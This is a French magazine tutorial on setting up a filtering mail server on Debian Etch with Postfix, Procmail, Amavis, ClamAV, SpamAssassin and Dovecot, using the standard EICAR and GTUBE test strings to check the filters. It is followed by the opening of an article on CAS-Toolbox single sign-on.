- MDA : *Mail Delivery Agent*. Il délivre les courriers dans les boites aux lettres des comptes utilisateurs. Exemple : Procmail.
- IMAP : *Internet Mail Application Protocol* **[1]**. Écoute sur le port 143.
- MailDir : C'est une structure de répertoires particulière, qui est utilisée pour sauvegarder des courriers électroniques **[2]**.
- Mbox : C'est un format de stockage de courriers électroniques couramment utilisé. Il attribue un fichier à chaque dossier (au lieu d'un fichier par message ou d'un répertoire par dossier) **[3]**.
- Postfix : Serveur de courrier proprement dit **[4]**.
- Amavis : Définition du site officiel : *A Mail Virus Scanner*. C'est en fait un programme servant de relais entre Postfix et les programmes externes (l'anti-virus et l'anti-spam dans notre cas) **[5]**.
- ClamAV : Clam AntiVirus, c'est l'anti-virus **[6]**.
- SpamAssassin : Programme anti-spam du projet Apache **[7]**.
- Procmail : Programme qui délivre le courrier dans les boites aux lettres des utilisateurs **[8]**.

1 Le serveur de courrier Postfix

Nous allons d'abord mettre en place un simple serveur de courrier fonctionnel.

Aucun filtrage via un logiciel tiers ne sera fait ici. Seulement des règles dans le fichier de configuration de Postfix seront ajoutées afin de lutter contre le spam basique.

À cette étape, nous aurons donc ni d'anti-virus, ni de programme anti-spam.

1.1 Installation de Postfix

Pour tout l'article, l'installation des services sera effectué avec la commande suivante :

```
aptitude install <nom du paquet>
```

Pour l'installation de Postfix, le nom du paquet est simplement **postfix** :

- À la question Type de configuration, répondez : Site Internet.
- À la question Nom de courrier, répondez : ks355264.kimsufi.com (remplacez par votre domaine).

À partir de ce moment-là, Postfix est lancé et écoute sur le port 25.

On peut alors, si le port est ouvert point de vue firewall, envoyer des mails aux utilisateurs locaux.

Dovecot = un serveur de mail installé en 1h

1.2 Configuration de Procmail

Avant d'envoyer le moindre mail, nous allons configurer la manière dont le courrier sera stocké.

Par défaut, Postfix utilise la commande **procmail** pour délivrer le courrier dans les boites aux lettres des utilisateurs.

En effet, dans le fichier **/etc/postfix/main.cf**, nous pouvons voir :

```
mailbox_command = procmail -a "$EXTENSION"
```

Dans l'installation par défaut de Debian Etch, Procmail doit être installé. Si ce n'est pas le cas, vous pouvez remédier à ce problème en installant le paquet **procmail**.

Le fichier **/etc/procmailrc** permet d'appliquer des règles pour tous les utilisateurs du système.

Nous allons ici dire à Procmail de déposer le courrier au format « MailDir » et non « Mbox ».

Contenu du fichier **/etc/procmailrc** (Le fichier n'existe pas, il faut le créer) :

```
## Chemin du répertoire Maildir
MAILDIR=$HOME/Maildir
## La règle par défaut est de déposer les courriers dans le répertoire
indiqué par la variable $MAILDIR
DEFAULT=$MAILDIR/
# Si cette option est a "yes", lorsque Procmail est exécuté avec les
permissions setuid ou setgid, alors ces privilèges spéciaux seront non
pris en compte.
DROPPRIVS=yes
```

1.3 Test d'envoi de courrier

1.3.1 Test en local

Nous allons envoyer un mail à l'utilisateur **g.duale@localhost**.

Il faut que l'utilisateur existe sur le système. Créons-le :

```
adduser gduale
```

On remarquera que l'on ne peut pas rajouter de nom d'utilisateur contenant un point à moins d'utiliser l'option **--force-badname** de la commande **useradd**, de cette manière :

```
adduser --force-badname "g.duale"
```

Mais, je n'aime pas trop cette méthode, donc afin que l'on puisse quand même envoyer un mail à l'adresse **g.duale@localhost**, nous allons créer un alias dans le fichier **/etc/aliases**.

```
echo "g.duale: gduale" >> /etc/aliases
```

Notons que cette modification sera prise en compte uniquement après avoir exécuté la commande :

```
newaliases
```

Commande qui a pour but de générer à nouveau le fichier **/etc/aliases.db** qui contient les mêmes informations, sauf que ces dernières sont au format Berkeley DB.

Rappelons-nous que Procmail doit délivrer le courrier dans **$HOME/Maildir**. Or, ce répertoire n'existe pas par défaut dans les dossiers personnels des utilisateurs et Procmail ne va pas le créer de lui-même.

Il faut donc, si l'on veut que le courrier arrive dans le dossier **$HOME/Maildir** (au format **Maildir**), créer ce fameux répertoire :

```
mkdir /home/gduale/Maildir
chown gduale: /home/gduale/Maildir/
```

En effet, si l'on ne crée pas ce répertoire, le courrier sera délivré par Procmail au format **mbox** dans **/var/spool/mail/gduale**.

Envoi du mail depuis le compte **root** via Telnet :

```
root@ks355264:~# telnet localhost 25
Trying 127.0.0.1…
Connected to localhost.localdomain.
Escape character is '^]'.
220 ks355264.kimsufi.com ESMTP Postfix (Debian/GNU)
HELO ks355264.kimsufi.com
250 ks355264.kimsufi.com
MAIL FROM: <root@localhost>
250 2.1.0 Ok
RCPT TO: <g.duale@localhost>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Salut,
ceci est un test de mail en local depuis le compte root,
et est adressé à g.duale@localhost.
A+
.
250 2.0.0 Ok: queued as BAC8616AC091
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

Le caractère « point », qui se situe juste après le « A+ », signifie que c'est la fin de la partie « **DATA** ».

Dans le fichier **/var/log/mail.log**, nous pouvons voir :

```
postfix/smtpd[2983]: connect from localhost.localdomain[127.0.0.1]
postfix/smtpd[2983]: A378616AC094: client=localhost.
localdomain[127.0.0.1]
postfix/cleanup[2986]: A378616AC094: message-id=<20080629125359.
A378616AC094@ks355264.kimsufi.com>
```

```
postfix/qmgr[8662]: A378616AC094: from=<root@localhost>, size=476,
nrcpt=1 (queue active)
postfix/local[3035]: A378616AC094: to=<gduale@ks355264.kimsufi.
com>, orig_to=<g.duale@localhost>, relay=local, delay=21,
delays=21/0.01/0/0.01, dsn=2.0.0, status=sent (delivered to command:
procmail -a "$EXTENSION")
postfix/qmgr[8662]: A378616AC094: removed
postfix/smtpd[2983]: disconnect from localhost.localdomain[127.0.0.1]
```

On constate donc que le mail a bien transité par Postfix et a été supprimé de la file d'attente de Postfix, donc envoyé à Procmail.

Nous allons vérifier que le mail a bien été délivré :

En effet, trois répertoires ont été créés dans **/home/gduale/Maildir**, à savoir : **cur**, **new** et **tmp**.

Et dans le répertoire **new**, via la commande **ls**, on constate qu'il y a bien un fichier. C'est votre mail.

```
ls /home/gduale/Maildir/new/
1214744051.3036_1.ks355264.kimsufi.com

cat /home/gduale/Maildir/new/1214744051.3036_1.ks355264.kimsufi.com
```

```
Return-Path: <root@localhost>
X-Original-To: g.duale@localhost
Delivered-To: g.duale@localhost
Received: from ks355264.kimsufi.com (localhost.localdomain [127.0.0.1])
by ks355264.kimsufi.com (Postfix) with SMTP id A378616AC094
for <g.duale@localhost>; Sun, 30 Nov 2008 14:53:50 +0100 (CET)
Message-Id: <20080629125359.A378616AC094@ks355264.kimsufi.com>
Date: Sun, 30 Nov 2008 14:53:50 +0100 (CET)
From: root@localhost
To: undisclosed-recipients:;

Salut,
 ceci est un test de mail en local depuis le compte root,
 et est adressé à g.duale@localhost.
A+
```

Si votre courrier n'est pas présent, vous avez probablement un problème de configuration de Procmail.

Vous pouvez envoyer un mail sans passer par Telnet, via la commande **mail**.

Il suffit juste d'installer cette commande grâce au paquet **mailx**.

Envoi du mail depuis le compte local **root** au compte local **gduale** :

```
echo "Ceci est un test de courrier en local" | /usr/bin/mail -s "Test
en local" gduale
```

Vous pouvez remplacer **gduale** par **g.duale**, car nous savons déjà que notre alias fonctionne correctement.

Vérification :

```
ls /home/gduale/Maildir/new/
 1214744051.3036_1.ks355264.kimsufi.com
 1214745860.4702_0.ks355264.kimsufi.com
```

```
cat  /home/gduale/Maildir/new/1214745860.4702_0.ks355264.kimsufi.com
```

```
Return-Path: <root@ks355264.kimsufi.com>
X-Original-To: gduale
Delivered-To: gduale@ks355264.kimsufi.com
Received: by ks355264.kimsufi.com (Postfix, from userid 0)
id E510C16AC09A; Sun, 30 Nov 2008 15:24:20 +0100 (CET)
To: gduale@ks355264.kimsufi.com
Subject: Test en local
Message-Id: <20080629132420.E510C16AC09A@ks355264.kimsufi.com>
Date: Sun, 30 Nov 2008 15:24:20 +0100 (CET)
From: root@ks355264.kimsufi.com (root)

Ceci est un test de courrier en local
```

1.3.2 Essai depuis une autre machine

Nous allons envoyer un mail à **g.duale@ks355264.kimsufi.com** depuis une autre machine.

Après avoir ouvert le port 25 sur votre serveur de courrier, depuis votre PC personnel connecté à Internet et muni de votre client de courrier préféré, envoyez un simple mail à g.duale@ks355264.kimsufi.com et regardez en même temps le fichier **/var/log/mail.log** du serveur. Il devrait contenir quelque chose ressemblant à ceci :

```
postfix/smtpd[5155]: connect from sd-3781.dedibox.fr[88.191.27.196]
postfix/smtpd[5155]: 64B6716AC094: client=sd-3781.dedibox.
fr[88.191.27.196]
postfix/cleanup[5162]: 64B6716AC094: message-id=<48678F0A.8070204@
otasc.org>
postfix/qmgr[8662]: 64B6716AC094: from=<g.duale@otasc.org>, size=1299,
nrcpt=1 (queue active)
postfix/smtpd[5155]: disconnect from sd-3781.dedibox.fr[88.191.27.196]
postfix/local[5163]: 64B6716AC094:
to=<gduale@ks355264.kimsufi.com>,orig_to=<g.duale@ks355264.kimsufi.
com>, relay=local, delay=0.05, delays=0.02/0.01/0/0.01, dsn=2.0.0,
status=sent (delivered to command: procmail -a "$EXTENSION")
postfix/qmgr[8662]: 64B6716AC094: removed
```

Ceci signifie que le mail a bien été donné à Procmail. Donc le courrier sera délivré dans la boite aux lettres de l'utilisateur (à condition que votre Procmail soit correctement configuré).

Vous pouvez aussi vérifier la présence du courrier dans la boite aux lettres de l'utilisateur, via la commande **ls**, comme pour les deux précédents exemples.

2 Luttons contre le spam basique

Les lignes qui vont suivre sont à insérer à la fin du fichier **/etc/postfix/main.cf**.

Elles permettent de mettre en place des restrictions et des RBL (*Realtime Blackhole List*) **[10]** afin de lutter contre le spam basique et la potentielle utilisation abusive de notre serveur de courrier.

```
#Restrictions
smtpd_helo_required = yes
```

```
strict_rfc821_envelopes = yes

#Requirements for the HELO statement
smtpd_helo_restrictions =
 permit_mynetworks,
 permit_sasl_authenticated,
 reject_non_fqdn_hostname,
 reject_invalid_hostname,
 permit

# Requirements for the sender details
smtpd_sender_restrictions =
      permit_mynetworks,
      permit_sasl_authenticated,
      reject_non_fqdn_sender,
      reject_unknown_sender_domain,
      reject_unauth_pipelining,
      reject_unauth_destination,
      permit

# Requirements for the connecting server
smtpd_client_restrictions =
      permit_mynetworks,
      permit_sasl_authenticated,
      reject_rbl_client sbl-xbl.spamhaus.org,
      reject_rbl_client list.dsbl.org,
      permit

# Requirement for the recipient address
smtpd_recipient_restrictions =
      reject_unauth_pipelining,
      permit_mynetworks,
      permit_sasl_authenticated,
      reject_non_fqdn_recipient,
      reject_unknown_recipient_domain,
      reject_unauth_destination,
      permit
```

Une fois ces règles ajoutées, il faut faire prendre en compte cette configuration à Postfix :

```
/etc/init.d/postfix reload
```

Vous pouvez évidemment faire un nouvel essai d'envoi de courrier afin de vérifier que Postfix fonctionne toujours correctement.

3 Occupons-nous d'Amavis

Pour Amavis, vous devez simplement installer le paquet **amavisd-new**

Nous allons maintenant dire à Postfix de donner les courriers à Amavis avant de les passer à Procmail.

Il suffit de remplacer la ligne **smtp inet** du début du fichier **/etc/postfix/master.cf**, par :

```
smtp      inet  n       -       -       -       -       smtpd
      -o content_filter=amavis:[127.0.0.1]:10024
```

Cette directive va indiquer à Postfix qu'il faut dans un premier temps envoyer les courriers à Amavis sur la *socket* Unix 10024.

Ensuite, ajoutez à la fin du même fichier :

```
amavis unix -      -       -       -       10  smtp
      -o smtp_data_done_timeout=1200
      -o smtp_send_xforward_command=yes
      -o disable_dns_lookups=yes
      -o max_use=20
127.0.0.1:10025 inet n  -       -       -       -  smtpd
      -o content_filter=
      -o local_recipient_maps=
      -o relay_recipient_maps=
      -o smtpd_restriction_classes=
      -o smtpd_delay_reject=no
      -o smtpd_client_restrictions=permit_mynetworks,reject
      -o smtpd_helo_restrictions=
      -o smtpd_sender_restrictions=
      -o smtpd_recipient_restrictions=permit_mynetworks,reject
      -o smtpd_data_restrictions=reject_unauth_pipelining
      -o smtpd_end_of_data_restrictions=
      -o mynetworks=127.0.0.0/8
      -o smtpd_error_sleep_time=0
      -o smtpd_soft_error_limit=1001
      -o smtpd_hard_error_limit=1000
      -o smtpd_client_connection_count_limit=0
      -o smtpd_client_connection_rate_limit=0
      -o receive_override_options=no_header_body_checks,no_unknown_
recipient_checks
```

La section 127.0.0.1:10025 indique à Postfix qu'il faut qu'il écoute sur la socket Unix 10025. En effet, cette socket sera utilisée par Amavis pour « rendre » les mails traités à Postfix.

Juste une petite remarque sur la variable **content_filter** pour la section 127.0.0.1:10025. Elle est définie à vide afin que les mails renvoyés à Postfix par Amavis ne soient pas retransmis une seconde fois à Amavis, sans quoi cela ferait une belle boucle infinie !

Une fois ces règles ajoutées, il faut les faire prendre en compte à Postfix :

```
/etc/init.d/postfix reload
```

Faisons un test d'envoi de mail depuis l'extérieur. Si tout se passe bien, vous devriez tomber sur quelque chose comme ceci :

```
postfix/smtpd[12369]: connect from sd-3781.dedibox.fr[88.191.27.196]
postfix/smtpd[12369]: BD4DB7C019A: client=sd-3781.dedibox.
fr[88.191.27.196]
postfix/cleanup[12374]: BD4DB7C019A: message-id=<48E2847C.8020200@otasc.org>
postfix/qmgr[12365]: BD4DB7C019A: from=<g.duale@otasc.org>, size=1266,
nrcpt=1 (queue active)
postfix/smtpd[12369]: disconnect from sd-3781.dedibox.fr[88.191.27.196]
postfix/smtpd[12377]: connect from localhost.localdomain[127.0.0.1]
postfix/smtpd[12377]: E07AE7C01A8: client=localhost.
localdomain[127.0.0.1]
postfix/cleanup[12374]: E07AE7C01A8: message-id=<48E2847C.8020200@otasc.org>
```

```
postfix/qmgr[12365]: E07AE7C01A8: from=<g.duale@otasc.org>, size=1700,
nrcpt=1 (queue active)
postfix/smtpd[12377]: disconnect from localhost.localdomain[127.0.0.1]
postfix/local[12378]: E07AE7C01A8: to=<gduale@ks355264.kimsufi.com>,
orig_to=<g.duale@ks355264.kimsufi.com>, relay=local, delay=0.08,
delays=0.05/0.01/0/0.02, dsn=2.0.0, status=sent (delivered to command:
procmail -a "$EXTENSION")
postfix/qmgr[12365]: E07AE7C01A8: removed
amavis[10922]: (10922-01) Passed CLEAN, [88.191.27.196] [88.170.127.66]
<g.duale@otasc.org> -> <g.duale@ks355264.kimsufi.com>, Message-ID:
<48E2847C.8020200@otasc.org>, mail_id: vzSRfJh0vhY8, Hits: -, queued_
as: E07AE7C01A8, 196 ms
postfix/smtp[12375]: BD4DB7C019A: to=<g.duale@ks355264.
kimsufi.com>, relay=127.0.0.1[127.0.0.1]:10024, delay=0.24,
delays=0.02/0.01/0.01/0.19, dsn=2.6.0, status=sent (250 2.6.0 Ok,
id=10922-01, from MTA([127.0.0.1]:10025): 250 2.0.0 Ok: queued as E07AE7C01A8)
postfix/qmgr[12365]: BD4DB7C019A: removed
```

Nous voyons donc que le mail a bien transité par Amavis avant d'être délivré dans la boite aux lettres de l'utilisateur.

4 Filtrons les virus avec ClamAV

4.1 Préparation

La version de ClamAV de Debian Etch est bogué.

Afin d'avoir une version de ClamAV qui fonctionne correctement, nous allons ajouter la ligne suivante au fichier **/etc/apt/sources.list**.

```
deb http://volatile.debian.org/debian-volatile etch/volatile main
contrib non-free
```

Ajoutons la clef **apt** pour le nouveau repos :

```
wget http://www.debian.org/volatile/etch-volatile.asc
apt-key add etch-volatile.asc
rm etch-volatile.asc
apt-get update
apt-get upgrade
```

4.2 Installation

L'installation se fait comme d'habitude, en installant les paquets suivants : **clamav-daemon clamav-freshclam clamav-docs gzip bzip2 unzip unrar-free unzoo arj zip**.

Tous les utilitaires de compression/décompression seront utilisés par ClamAV pour l'analyse des pièces jointes.

4.3 Configuration

Voici comment faire la configuration de ClamAV :

```
dpkg-reconfigure clamav-base
```

Vous pouvez répondre aux questions par les réponses par défaut sauf pour la question suivante :

« Groupes de clamav-daemon (séparés par des espaces) », où il faut répondre « amavis ».

Prise en compte des modifications :

```
/etc/init.d/clamav-daemon restart
```

Afin d'activer ClamAV dans Amavis, éditez le fichier : **/etc/amavis/conf.d/15-content_filter_mode**

Et décommentez les lignes :

```
@bypass_virus_checks_maps = (
  \%bypass_virus_checks, \@bypass_virus_checks_acl, \$bypass_virus_
checks_re);
```

La prise en compte des modifications se fait comme d'habitude par un :

```
/etc/init.d/amavis restart
```

4.4 Test de l'anti-virus

Envoi en Telnet de la chaîne EICAR **[9]** pour tester l'anti-virus :

```
ks355264:~# telnet 127.0.0.1 25
Trying 127.0.0.1…
Connected to 127.0.0.1.
Escape character is '^]'.
220 ks355264.kimsufi.com ESMTP Postfix (Debian/GNU)
HELO ks355264.kimsufi.com
250 ks355264.kimsufi.com
MAIL FROM: <root@localhost>
250 2.1.0 Ok
RCPT TO: <g.duale@localhost>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
.
250 2.0.0 Ok: queued as 662FC7C01E3
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

Au même moment, vous devriez voir, dans les logs, quelque chose comme ça :

```
amavis[15546]: (15546-01) Blocked INFECTED (Eicar-Test-Signature),
LOCAL [127.0.0.1] [127.0.0.1] <root@localhost> -> <g.duale@localhost>,
quarantine: virus-VnxPy9AEk2Pa, Message-ID: <20080930205040.662FC7C01E3@
ks355264.kimsufi.com>, mail_id: VnxPy9AEk2Pa, Hits: -, 233 ms
postfix/smtp[18183]: 662FC7C01E3: to=<g.duale@localhost>,
```

```
relay=127.0.0.1[127.0.0.1]:10024, delay=20, delays=20/0.01/0.01/0.23,
dsn=2.7.1, status=sent (254 2.7.1 Ok, discarded, id=15546-01 - VIRUS:
Eicar-Test-Signature)
postfix/qmgr[18174]: 662FC7C01E3: removed
```

```
-> /var/lib/amavis/tmp/amavis-20080930T225056-15546/parts/p001: Eicar-
Test-Signature FOUND
postfix/smtpd[18178]: disconnect from localhost.localdomain[127.0.0.1]
```

Notre anti-virus fonctionne donc bien correctement.

5 Éradiquons le spam avec SpamAssassin

5.1 Installation

Il suffit d'installer le paquet **spamassassin**.

Par défaut, SpamAssasin est désactivé.

Pour l'activer, il suffit simplement de modifier, dans le fichier **/etc/default/spamassassin**, la valeur suivante :

```
ENABLED=0 par ENABLED=1
```

5.2 Démarrage du démon

```
/etc/init.d/spamassassin start
Starting SpamAssassin Mail Filter Daemon: [23605] warn: config:
created user preferences file: /root/.spamassassin/user_prefs
spamd.
```

On peut voir au même moment dans les logs que l'opération s'est bien déroulée :

```
spamd[23605]: config: created user preferences file: /root/.
spamassassin/user_prefs
spamd[23605]: logger: removing stderr method
spamd[23607]: rules: meta test FM_DDDD_TIMES_2 has dependency 'FH_HOST_
EQ_D_D_D_D' with a zero score
spamd[23607]: rules: meta test FM_SEX_HOSTDDDD has dependency 'FH_HOST_
EQ_D_D_D_D' with a zero score
spamd[23607]: rules: meta test HS_PHARMA_1 has dependency 'HS_SUBJ_
ONLINE_PHARMACEUTICAL' with a zero score
spamd[23607]: spamd: server started on port 783/tcp (running version 3.2.3)
spamd[23607]: spamd: server pid: 23607
spamd[23607]: spamd: server successfully spawned child process, pid 23608
spamd[23607]: spamd: server successfully spawned child process, pid 23609
spamd[23607]: prefork: child states: II
```

Note

Si vous le désirez, vous avez le possibilité de paramétrer plus finement le comportement de SpamAssassin dans le fichier **/etc/spamassassin/local.cf**.

5.3 Activation de SpamAssassin du point de vue d'Amavis

Dans le fichier **/etc/amavis/conf.d/15-content_filter_mode**, il faut supprimer les commentaires des deux lignes suivantes :

```
@bypass_spam_checks_maps = (
   \%bypass_spam_checks, \@bypass_spam_checks_acl, \$bypass_spam_
checks_re);
```

Dans le fichier **/etc/amavis/conf.d/20-debian_defaults**, il faut changer la valeur de cette ligne, sinon tous les spams seront bloqués et non délivrés aux utilisateurs :

```
$final_spam_destiny = D_PASS;
```

5.4 Le fichier /etc/mailname

Le fichier **/etc/mailname** doit contenir le nom de domaine de destination des courriers reçus afin qu'Amavis filtre le spam pour votre domaine.

```
cat /etc/mailname
ks355264.kimsufi.com
```

Redémarrage d'Amavis pour la prise en compte de SpamAssassin :

```
/etc/init.d/amavis restart
Stopping amavisd: amavisd-new.
Starting amavisd: amavisd-new.
```

On peut alors voir dans les logs (logs tronqués) :

```
amavis[24589]: Module Mail::SpamAssassin  3.002003
amavis[24589]: ANTI-SPAM code       loaded
amavis[24589]: ANTI-SPAM-SA code    loaded
amavis[24589]: No $dspam,             not using it
```

5.5 Destination des spams

Pour que les spams soient directement délivrés dans un dossier particulier dans les boites aux lettres des utilisateurs, il faut configurer Procmail.

Nous allons ajouter à la fin du fichier **/etc/procmailrc** :

```
# Taggué comme Spam par aMaViS
 :0
 * ^X-Spam-Status: Yes
 .Junk/
```

Ceci indique à Procmail de délivrer les courriers marqués comme « spam » dans le dossier **Junk** des utilisateurs.

Vous pouvez bien entendu donner un autre nom à ce dossier (Spam, Pourriel ou autre).

5.6 Test du système anti-spam

Il suffit d'envoyer un mail contenant la chaîne GTUBE **[11]** suivante :

```
XJS*C4JDBQADN1.NSBN3*2IDNEN*GTUBE-STANDARD-ANTI-UBE-TEST-EMAIL*C.34X
```

Note

GTUBE signifie « *Generic Test for Unsolicited Bulk Email* ».

En même temps que nous envoyons notre faux spam, regardons les logs (logs tronqués) :

```
postfix/smtpd[6680]: disconnect from localhost.localdomain[127.0.0.1]
amavis[15280]: (15280-04) Passed SPAM, [212.27.42.37] [217.128.79.193]
<g.duale@free.fr> -> <g.duale@otasc.org>, quarantine: spam-2LYU66pcuqw0.
gz, Message-ID: <20081128150758.2ixjqflm0oo80oso@imp4.free.fr>, mail_
id: 2LYU66pcuqw0, Hits: 1002.899, queued_as: 9E1A11E4212, 4392 ms
postfix/local[6681]: 9E1A11E4212: to=<g.duale@otasc.org>, relay=local,
delay=0.09, delays=0.06/0.01/0/0.02, dsn=2.0.0, status=sent (delivered
to command: procmail -a "$EXTENSION")
postfix/qmgr[27865]: 9E1A11E4212: removed
```

On voit donc bien, dans les logs, qu'Amavis, grâce à SpamAssasin, a détecté notre spam.

Son statut est **Passed**, donc il n'a pas été bloqué, mais seulement tagué comme spam. Maintenant, si tout s'est bien passé, Procmail l'a délivré à l'utilisateur dans le dossier **Junk**.

Note

Le répertoire **/home/gduale/Maildir/.Junk/** sera créé automatiquement par Procmail, lors de la réception du premier spam.

6 Accédons au courrier avec Dovecot

6.1 Installation

Dovecot est un serveur permettant de consulter son courrier via les protocoles IMAP(S) et/ou POP3(S).

Nous allons voir, dans cet article, seulement le cas du protocole IMAP(S).

Pour obtenir Dovecot, il suffit d'installer le paquet **dovecot-imapd**.

Pendant l'installation, nous pouvons voir ceci :

```
Ajout de l'utilisateur " dovecot " au groupe " mail "…
Terminé.
Creating generic self-signed certificate: /etc/ssl/certs/dovecot.pem
(replace with hand-crafted or authorized one if needed).
```

Dans un premier temps, nous allons faire fonctionner Dovecot avec le protocole IMAP, puis nous verrons par la suite le fonctionnement avec le protocole IMAP SSL afin d'assurer une connexion sécurisée.

6.2 Le protocole IMAP

Nous allons activer le support du protocole IMAP dans le fichier principal de configuration de Dovecot.

Il suffit pour cela de modifier la variable suivante dans le fichier : **/etc/dovecot/dovecot.conf**.

```
protocols = imap
```

On relance le serveur :

```
/etc/init.d/dovecot restart
```

On vérifie que Dovecot écoute bien sur le port IMAP (143) :

```
  netstat -natup|grep dovecot
  tcp        0      0 0.0.0.0:143             0.0.0.0:*
LISTEN      15160/dovecot
```

C'est la seule modification à faire pour faire fonctionner Dovecot en IMAP.

Vous pouvez dès maintenant, tester la lecture de vos courriers électroniques depuis votre client de courrier préféré.

Par défaut, Dovecot refuse l'authentification IMAP en « *plain text* » depuis une autre source que 127.0.0.1. C'est pour cela que vous devez cocher « TLS » dans les paramètres du serveur IMAP sur votre client de courrier.

Il faut bien évidemment avoir ouvert le port 143 sur le firewall de votre serveur.

6.3 Le protocole IMAPS

Maintenant que le protocole IMAP fonctionne, nous allons mettre en place le support du protocole « IMAP SSL » aussi appelé « IMAPS ».

Pour activer le protocole IMAPS dans Dovecot, il suffit simplement de faire la modification suivante dans le fichier **/etc/dovecot/dovecot.conf**.

```
protocols = imaps
```

Prise en compte des modifications :

```
/etc/init.d/dovecot restart
```

Vérification :

```
netstat -natup|grep 993
 tcp        0      0 0.0.0.0:993             0.0.0.0:*
LISTEN      18156/dovecot
```

Vous pouvez maintenant consulter le courrier grâce au protocole IMAP encapsulé dans SSL (IMAPS). Pour cela, il faut simplement ouvrir le port 993 sur votre firewall et cocher SSL à la place de TLS dans les paramètres du serveur IMAP de votre client de courrier.

Nous n'avons pas besoin de créer les certificats SSL, car, comme vous avez pu le constater lors de l'installation du paquet, **apt** l'a fait pour nous.

7 Authentification SMTP avec SASL et Dovecot

Nous allons configurer Postfix, afin que les utilisateurs, possédant un compte de courrier, puissent se servir du serveur SMTP pour l'envoi de mails depuis un réseau extérieur à **mynetworks** (variable du fichier **/etc/postfix/main.cf**).

Voici les modifications à faire dans le fichier **/etc/postfix/main.cf** :

```
# Activation de l'authentification SASL pour le démon smtpd
smtpd_sasl_auth_enable = yes
smtpd_sasl_type = dovecot
smtpd_sasl_path = private/auth
# Correction de quelques bugs d'Outlook
broken_sasl_auth_clients = yes
# Rejet des connexions anonymes
smtpd_sasl_security_options = noanonymous
smtpd_sasl_local_domain =
```

Voici les modifications à faire dans le fichier **/etc/postfix/master.cf** :

```
smtps     inet  n       -       -       -       -       smtpd
  -o smtpd_tls_wrappermode=yes
  -o smtpd_sasl_auth_enable=yes
  -o smtpd_client_restrictions=permit_sasl_authenticated,reject
```

Voici les modifications à faire dans le fichier **/etc/dovecot/dovecot.conf** :

```
socket listen {
   client {
      path = /var/spool/postfix/private/auth
      mode = 0660
      user = postfix
      group = postfix
   }
}
```

Comme vous aurez pu le remarquer dans les lignes à ajouter au fichier **/etc/postfix/main.cf**, Postfix va se servir de Dovecot pour faire l'authentification. Il faut donc faire « écouter » Dovecot afin que Postfix puisse communiquer avec lui.

Une dernière remarque. Nous n'avons pas créé de certificat SSL pour le SMTPS. Évidemment, ils sont indispensables à son fonctionnement. Mais, lors de l'installation du paquet Postfix, ils ont été générés et ces lignes ont aussi été ajoutées automatiquement au fichier **/etc/postfix/main.cf**.

```
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
```

Redémarrons les deux services pour que les précédentes modifications soient prises en compte :

```
/etc/init.d/dovecot restart
/etc/init.d/postfix restart
```

8 Conclusion

Cet article touche à sa fin, nous avons donc maintenant un serveur de courrier filtrant les spams et les virus.

Nous pouvons consulter le courrier via IMAP ou IMAPS selon la configuration que vous avez choisie et nous pouvons envoyer du courrier au travers d'une authentification cryptée en SSL.

Rappelez-vous, si vous rencontrez un problème, la solution est bien souvent dans les logs.


Auteur : Guillaume Dualé

Administrateur système et réseaux.
Utilisateur GNU/Linux depuis 2004

Liens

- [1] http://fr.wikipedia.org/wiki/IMAP
- [2] http://fr.wikipedia.org/wiki/Maildir
- [3] http://fr.wikipedia.org/wiki/Mbox
- [4] http://www.postfix.org
- [5] http://www.amavis.org
- [6] http://www.clamav.net
- [7] http://spamassassin.apache.org
- [8] http://www.procmail.org
- [9] http://www.eicar.org
- [10] http://fr.wikipedia.org/wiki/Anti-spam#RBL_.28Realtime_Blackhole_List.29
- [11] http://spamassassin.apache.org/gtube

Utilisation de CAS-Toolbox



L'authentification SSO (Single Sign-On) ou authentification unique, simplifie les accès aux systèmes proposant divers services sécurisés (ENT – Environnements Numériques de Travail, WebMail, Groupwares, etc.). Cet article propose d'utiliser la boite à outils CAS-Toolbox pour personnaliser une authentification Web SSO de type CAS (Central Authentification Service).

Auteur

- Christophe Borelly

1 Présentation de CAS

L'université de Yale est à l'origine du service d'authentification centralisée (**CAS**). Depuis décembre 2004, il fait partie du projet **JA-SIG** **[1]**. C'est un service *open source* écrit en JAVA qui est utilisé dans de nombreuses universités. L'identité des utilisateurs est véhiculée dans des tickets « opaques » à usage unique.

Les clients CAS **[2]** sont disponibles pour de nombreux langages de programmation comme PHP, ASP, Perl, Java, etc.

Le fonctionnement du service CAS se fait par l'intermédiaire d'un serveur WEB sécurisé (SSL/TLS) supportant les servlets et les pages JSP (*JavaServer Pages*) comme Apache Tomcat.

2 Mise en place d'un service CAS

Le Comité Réseau des Universités (**CRU**) fournit une boite à outils (**CAS-Toolbox**) **[5]** qui permet de déployer et de configurer rapidement un système CAS. Cette boite à outils permet également de générer une archive de déploiement (**CAS-Quickstart**) qui contient la personnalisation du service CAS que l'on veut.

Le site du CRU **[5]** fournit une version de base de CAS-Quickstart qui est constituée d'un serveur Apache Tomcat et d'un service CAS élémentaire proposant deux systèmes d'authentification. Le premier (**fileHandler**) utilise un fichier texte simple avec un format MD5 et le second (**simpleTestHandler**) fournit une authentification où le mot de passe doit être égal au nom d'utilisateur fourni.

CAS-Quickstart nécessite un environnement d'exécution JAVA (version 1.5 minimum).

Nous allons, dans un premier temps, travailler sur CAS-Quickstart pour bien nous familiariser avec le service CAS avant de personnaliser le système avec CAS-Toolbox.

2.1 Installation du JDK JAVA

Le *Java Standard Edition Development Kit* (JDK) **[6]** fournit à la fois un compilateur et un environnement d'exécution JAVA. Il est normalement installé, suivant les distributions LINUX, dans le répertoire **/usr/lib/java**. La variable d'environnement **JAVA_HOME** contient, en général, cette valeur. On peut ajouter, si besoin, **export JAVA_HOME=/usr/lib/java** dans le fichier **/etc/profile** par exemple.

